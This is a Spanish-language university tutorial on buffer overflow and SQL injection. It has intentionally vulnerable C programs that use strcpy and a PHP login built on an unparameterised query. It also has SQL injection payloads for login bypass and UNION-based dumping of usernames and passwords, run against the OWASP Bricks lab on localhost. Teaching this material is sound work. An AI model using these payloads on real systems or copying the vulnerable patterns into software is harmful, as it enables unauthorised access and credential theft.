

Ataques Buffer Overflow e Inyecciones SQL

*Antonio Álvarez Caballero
Adrián Ranea Robles*

Buffer Overflow

1. Introducción

1.1. Definición

Es un bug que afecta a código de bajo nivel, típicamente en C/C++, con implicaciones significativas en la seguridad.


Básicamente, consiste en insertar más datos en un buffer de los que puede almacenar, provocando en la mayoría de los casos que el programa aborte.

Sin embargo un atacante puede utilizar este bug para obtener información privada, corromper información valiosa o inyectar código.

1.2. Importancia


La importancia de este bug reside en dos factores:

- C/C++ son lenguajes muy populares hoy en día (figura 1).
- Muchos sistemas críticos están escritos en C/C++, como por ejemplo:
 - La mayoría de Sistemas Operativos y utilidades
 - fingerd, X windows server, shell
 - Servidores de alto rendimiento
 - Microsoft IIS, Apache httpd, nginx
 - Microsoft SQL server, MySQL, redis, memcached
 - Sistemas empotrados
 - Mars rover, industrial control systems, automóviles



<http://spectrum.ieee.org/static/interactive-the-top-programming-languages>

En la siguiente gráfica (figura 2) de la base de datos de vulnerabilidades de los Estados Unidos se puede ver el alto número de ocurrencias de este bug, y cómo ha vuelto a incrementarse en los últimos años la frecuencia de esta vulnerabilidad.



http://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&cwe_id=CWE-119

1.3. Historia

1.3.1. Gusano Morris - 1988

Se propagó a través de muchas máquinas de forma muy agresiva. Una de las maneras en la que se propagó fue un ataque de buffer overflow contra una versión vulnerable de fingerd. El resultado fue entre 10 y 100 millones de dólares en daños, libertad condicional y servicios a la comunidad. El autor del gusano, Morris, es ahora profesor en el MIT.

1.3.2. CodeRed - 2001

Este gusano atacó usando esta técnica el servidor web de Microsoft IIS, con 300.000 máquinas infectadas en 14 horas.

1.3.3. SQL Slammer - 2003

Atacó con overflow el servidor SQL de Microsoft, con 75.000 máquinas infectadas en 10 minutos.

2. Repaso de conceptos

Para poder comprender en los ejemplos posteriores como funciona y se lleva a cabo un buffer overflow, es necesario tener algunas ideas y conceptos básicas del funcionamiento de la memoria y del mecanismo de C/C++ para las llamadas a funciones.

A continuación ofrecemos un breve repaso de estos conceptos.

2.1. Tamaño de los tipos de datos en C/C++

Sabemos que C/C++ son lenguajes de tipado fuerte, y cada uno de estos tipos tiene un determinado tamaño. En sistemas GNU/Linux y el compilador GCC estos tamaños son los siguientes.

- Int: 32 bits
- Char: 8 bits
- Puntero: 32 bits


2.2. Registros en CPUs Intel 80x86

Los principales registros en un arquitectura Intel 80x86 son los siguientes:

- Registros de propósito general: %eax, %ebx, %ecx, %edx
- Registro de instrucción: %eip
- Puntero de pila: %esp
- Puntero de marco de pila (frame pointer): %ebp
- Flags: %eflags (ZF,SF,CF,...)

2.3. Estructura de la memoria


Si trabajamos en la arquitectura 80x86 32bit, la vista de la memoria que tiene un proceso son direcciones virtuales desde la 0x00000000 hasta las 0xFFFFFFFF (figura 3) que después el SO las mapea a direcciones físicas.



La pila crece hacia direcciones de memoria inferiores, mientras que el montón (heap) crece a direcciones superiores (figura 4)



Intel usa la ordenación little endian, la cual representa en orden inverso de los bytes de la memoria.



En C/C++, cuando se llama a una función, se producen las siguientes acciones en la pila (figura 6):

Función llamante:


1. Pone los argumentos en la pila (en orden inverso).
2. Pone la dirección de retorno en la pila.
3. Salta a la dirección de la función.

Función llamada:

4. Pone el viejo puntero de marco en la pila (%ebp)
5. Fija el puntero de pila a donde al final de la pila actual
6. Pone las variables locales en la pila

Función que retorna:

7. Resetea el previo marco de pila: %esp = %ebp, %ebp = (%ebp)
8. Vuelve a la dirección de retorno, %eip = 4(%esp)



argx representa los argumentos pasados a la función
locx las variables locales que se crean en la función

En [1] puede encontrar más información sobre la estructura de la memoria.

3. Buffer Overflow Attacks

3.1. Primer ejemplo

```
overflow_example.c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int value = 5;
    char buffer_one[8], buffer_two[8];

    strcpy(buffer_one, "one"); /* put "one" into buffer_one */
    strcpy(buffer_two, "two"); /* put "two" into buffer_two */

    printf("[BEFORE] buffer_two is at %p and contains '%s'\n", buffer_two,
buffer_two);
    printf("[BEFORE] buffer_one is at %p and contains '%s'\n", buffer_one,
buffer_one);
    printf("[BEFORE] value is at %p and is %d (0x%08x)\n", &value, value, value);

    printf("\n[STRCPY] copying %d bytes into buffer_two\n\n", strlen(argv[1]));
    strcpy(buffer_two, argv[1]); /* copy first argument into buffer_two */

    printf("[AFTER] buffer_two is at %p and contains '%s'\n", buffer_two,
buffer_two);
    printf("[AFTER] buffer_one is at %p and contains '%s'\n", buffer_one,
buffer_one);
    printf("[AFTER] value is at %p and is %d (0x%08x)\n", &value, value, value);
}
```

Este programa pasa la cadena dada por argumento en la consola a la variable *buffer_two*.

La vulnerabilidad de este código se encuentra en el uso de la función *strcpy* que no controla el número de bytes a copiar (en [2] se encuentran más funciones de C vulnerables a buffer overflow).

Para explotar la vulnerabilidad, basta introducir una entrada suficientemente grande para modificar el contenido de las variables *buffer_one* y *value*.

3.2. Segundo ejemplo

```
auth_overflow.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[8];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, "hacking") == 0)
        auth_flag = 1;
    if(strcmp(password_buffer, "swap") == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }
    if(check_authentication(argv[1])) {
        printf("\n-----\n");
        printf("    Access Granted.\n");
        printf("-----\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

Este programa toma una cadena pasada como argumento y comprueba si es una contraseña válida o no.

Al igual que en el ejemplo anterior, la vulnerabilidad está en usar *strcpy* de nuevo.

Para explotar esta vulnerabilidad debemos introducir una cadena mayor a 8 bytes hasta sobrescribir el valor de la variable *auth_flag* a un valor distinto a 0. Un ejemplo sería '1234567811111' aunque hay que tener en cuenta que distintos compiladores introducen un espacio variable entre *auth_flag* y *password_buffer*.

3.3. Tercer ejemplo

```
auth_overflow2.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char password_global[30] = "";

int show_password () {
    printf("\nThe password is: %s\n", password_global);
    return 0;
}

int check_authentication(char *password) {
    int auth_flag = 0;
    char password_buffer[8];

    strcpy(password_buffer, password);

    if(strcmp(password_buffer, password_global) == 0)
        auth_flag = 1;

    return auth_flag;
}

int main(int argc, char *argv[]) {
    if(argc < 2) {
        printf("Usage: %s <password>\n", argv[0]);
        exit(0);
    }

    FILE *fp = fopen ("./password.txt", "r");
    if (fp != NULL) {
        fscanf (fp, "%s", password_global);
        fclose(fp);
    }
    else{
        printf("No password.txt file exists.\n", argv[0]);
        exit(0);
    }

    if(check_authentication(argv[1])) {
        printf("\n-----\n");
        printf("        Access Granted.\n");
        printf("------\n");
    } else {
        printf("\nAccess Denied.\n");
    }
}
```

Esta versión modificada del anterior tiene añadido dos extras:

- el cadena introducida se compara con el contenido del fichero *password.txt*
- la función *show_password()* muestra el contenido de la password almacenada (hay que tener en cuenta que esta función no se llama desde ningún sitio)

En este ejemplo usaremos la vulnerabilidad de la función *strcpy* pero no para modificar la variable *auth_flag*, sino para modificar la dirección de retorno de la función *check_authentication()* y conseguir llamar a la función *show_password()*.

Tenemos que introducir una cadena lo suficientemente grande como para machacar el marco de pila hasta el puntero *%ebp*, e introducir en dicha zona de memoria la dirección donde empieza la función *show_password()* (puede encontrar otro ejemplo de este tipo de ataques en [3])

SQL injection


4. Introducción

4.1. Definición

Es una vulnerabilidad que se basa en aprovechar las características del propio lenguaje de consultas para inyectar código malicioso y obtener información o modificar una base de datos SQL.

4.2. Importancia

Los ataques SQL Injection han sido muy importantes a lo largo de la historia ya que casi cualquier sistema en producción tiene una base de datos accesible desde el exterior. Podemos ver que en 2008-2010 hubo un auge de este tipo de ataques.



https://web.nvd.nist.gov/view/vuln/statistics-results?adv_search=true&cves=on&cwe_id=CWE-89

5. Repaso de conceptos

5.1. PHP

Cuando interactuamos con servidores web, muchas veces nos encontramos con páginas de la forma:

`http://facebook.com/delete.php?f=joe123&w=16`

Recurso

Argumentos

Aquí *delete.php* es contenido dinámico, esto es, el servidor genera el contenido bajo demanda teniendo en cuenta los argumentos pasados en la url. Modificando la url con cierta habilidad se puede conseguir extraer información sensible o modificar el servidor web.

5.2. SQL

Las bases de datos relacionales se basan en estructuras de tablas para guardar los datos.

Nombre	Email	Password
Admin	admin@ugr.es	admin
Antonio	antonio@correo.ugr.es	123456
Adrián	adrian@correo.ugr.es	password

El lenguaje SQL es de la forma

```
SELECT email FROM usuarios WHERE nombre='Antonio'; -- comentario
```

```
UPDATE usuarios SET email='adrian2@correo.ugr.es' WHERE nombre='Adrián';
```

```
INSERT INTO usuarios VALUES('Alejandro', 'alejandro@correo.ugr.es', 'alex');
```

```
DROP TABLE usuarios;
```

Utilizando de forma malévola esta sintaxis se pueden conseguir distintos resultados para obtener datos o modificar lo existente. Sobre todo usaremos las comillas simples para delimitar campos de texto y los guiones dobles para insertar comentarios.

5.3. PHP + SQL

Muchos login están implementados con PHP+MySQL, y en el código de la aplicación web nos encontramos sentencias PHP de la forma



```
$result = mysql_query("select * from users where(name='$user' and password='$pass');");
```

Si dicha consulta no devuelve el vacío, nos logueamos en la página con el usuario `$user` que hemos introducido en el campo de texto.

6. Ejemplo SQL injection



Hackers' OR 1=1); --

La vulnerabilidad SQL injection viene cuando introducimos una cadena de la forma

Hackers' OR 1=1); --

ya que el código queda:

```
$result = mysql_query("select * from users where(name='Hackers' OR 1=1); -- and password='$pass');");
```

Y la consulta select no tiene en cuenta el password y nos permite loguearnos en la aplicación web como el usuario *Hackers' OR 1=1); --* sin tener que introducir ninguna contraseña.


7. Ataques SQL Injection

Para realizar los ataques usaremos una página web ya vulnerable a las inyecciones SQL llamada Bricks.

Bricks se puede descargar en [7] y en [8] se encuentra información amplia sobre todas las vulnerabilidades que se pueden explotar.

7.1. Login attacks

En estos dos ejemplos veremos cómo saltarnos la autenticación de un login.



7.1.1. Ejemplo 1

Queremos loguearnos como el usuario *“admin”*. Para evitar que se compruebe la contraseña podemos loguearnos como

- Usuario: admin
- Contraseña: a' or '1'='1

Hemos puesto a' para no introducir una contraseña de la forma "" (cadena vacía) , ya que en algunos sistemas esto produce un error. De esta forma la condición del password dará siempre verdadero y entraremos correctamente.



Login

Succesfully logged in. ✕

Username:

Password:

SQL Query: SELECT * FROM users WHERE name='admin' and password="" or '1'='1' ✕

7.1.2. Ejemplo 2

Ahora nos loguearemos sin conocer ningún usuario. Para ello introducimos

- Usuario: a' or 1=1 --#
- Contraseña: hacked

donde # representa un espacio en blanco. La contraseña que pongamos es indiferente ya que forma parte del código comentado.



Login

Succesfully logged in. ✕

Username:

Password:

SQL Query: SELECT * FROM users WHERE name='a' or 1=1 -- ' and password='hacked' ✕

7.2. Content page attacks

En este ejemplo veremos cómo sacar información sensible de la base de datos, inyectando código en la URL de la página.

Para ellos vamos a ver una serie de pasos para llegar hasta el contenido de la tabla con los usernames y los passwords.

Partimos de la página

<http://localhost/bricks/content-1/index.php?id=1>

El primer paso es ver que la página es vulnerable:

<http://localhost/bricks/content-1/index.php?id=1 and 1=1>
<http://localhost/bricks/content-1/index.php?id=1 and 1=2>

y vemos que la primera no conlleva a error pero la segunda sí, luego es vulnerable a inyecciones de código SQL.

Si modificamos la variable id podemos ver al resto de usuarios existentes

<http://localhost/bricks/content-1/index.php?id=0> // admin
<http://localhost/bricks/content-1/index.php?id=2> // ron
...

Por ensayo-error, vamos a ver cuántas columnas tiene la tabla sobre la que estamos trabajando.

<http://localhost/bricks/content-1/index.php?id=0 order by 1>
<http://localhost/bricks/content-1/index.php?id=0 order by 2>
...
<http://localhost/bricks/content-1/index.php?id=0 order by 8>
<http://localhost/bricks/content-1/index.php?id=0 order by 9>

y vemos que es a partir de 9 donde se produce un error, luego la tabla tiene ocho columnas.

Ahora vamos a añadirle una nueva consulta con el mismo número de atributos que nos servirá de base para hacer consultas sobre la base de datos.

<http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT 1,2,3,4,5,6,7,8>



Bricks

Details

User ID: 1

User name: 2

E-mail: 3

SQL Query: SELECT * FROM users WHERE idusers=0 and 1=2 UNION SELECT 1,2,3,4,5,6,7,8 LIMIT 1

Como vemos se ha anulado la consulta original y se ha reemplazado por la consulta trivial *SELECT 1,2,3,4,5,6,7,8* aunque solo muestra los tres primeros.

Ahora es fácil obtener información de la base de datos:

[http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT user\(\).version\(\).database\(\).4,5,6,7,8](http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT user().version().database().4,5,6,7,8)



Bricks

Details

User ID: root@localhost

User name: 5.6.24

E-mail: bricks

SQL Query: SELECT * FROM users WHERE idusers=0 and 1=2 UNION SELECT user().version().database().4,5,6,7,8 LIMIT 1

¡Voilà! Hemos obtenido el usuario que ejecuta el sistema gestor de bases de datos, la versión y el nombre del mismo.

Ahora necesitamos obtener los nombres de las tablas. Podemos recorrer los nombres con la inyección:

http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT table_name,2,3,4,5,6,7,8 from information_schema.tables where table_schema='bricks' LIMIT 0,1 --

http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT table_name,2,3,4,5,6,7,8 from information_schema.tables where table_schema='bricks' LIMIT 1,1 --

...

Así vemos que sólo hay una tabla en la base de datos: *users*. Ahora necesitamos ver el nombre de los atributos de la tabla *users*:

http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT column_name,2,3,4,5,6,7,8 from information_schema.columns where table_schema='bricks' and table_name='users' LIMIT 0,1 -- // idusers
http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT column_name,2,3,4,5,6,7,8 from information_schema.columns where table_schema='bricks' and table_name='users' LIMIT 1,1 -- // name
http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT column_name,2,3,4,5,6,7,8 from information_schema.columns where table_schema='bricks' and table_name='users' LIMIT 2,1 -- // email

Y así sucesivamente hasta llegar a los 8 atributos que forman la tabla.

Finalmente para ver los nombres y las contraseñas basta con ejecutar:

<http://localhost/bricks/content-1/index.php?id=0 and 1=2 UNION SELECT name,password,3,4,5,6,7,8 from bricks.users LIMIT 0,1 -->

y moviendo *LIMIT* *x,1* desde *x=0* hasta el número de usuarios -1 , podemos ver el usuario y la contraseña de cada uno de los usuarios del sistema.

Bibliografía

- [1] Memory layout: <http://www.geeksforgeeks.org/memory-layout-of-c-program/>
- [2] Common vulnerabilities guide for C programmers:
<https://security.web.cern.ch/security/recommendations/en/codetools/c.shtml>
- [3] Smashing The Stack For Fun And Profit
<http://insecure.org/stf/smashstack.html>
- [4] Hacking: The Art of Exploitation: <http://www.nostarch.com/hacking2.htm>
- [5] University of Maryland: Software Security course:
<https://www.coursera.org/course/softwaresec>
- [6] School of Hacking (UCyS-UGR): <http://ucys.ugr.es/>
- [7] Download OWASP Bricks: <http://sechow.com/bricks/download.html>
- [8] Getting started - OWASP Bricks: <http://sechow.com/bricks/docs/>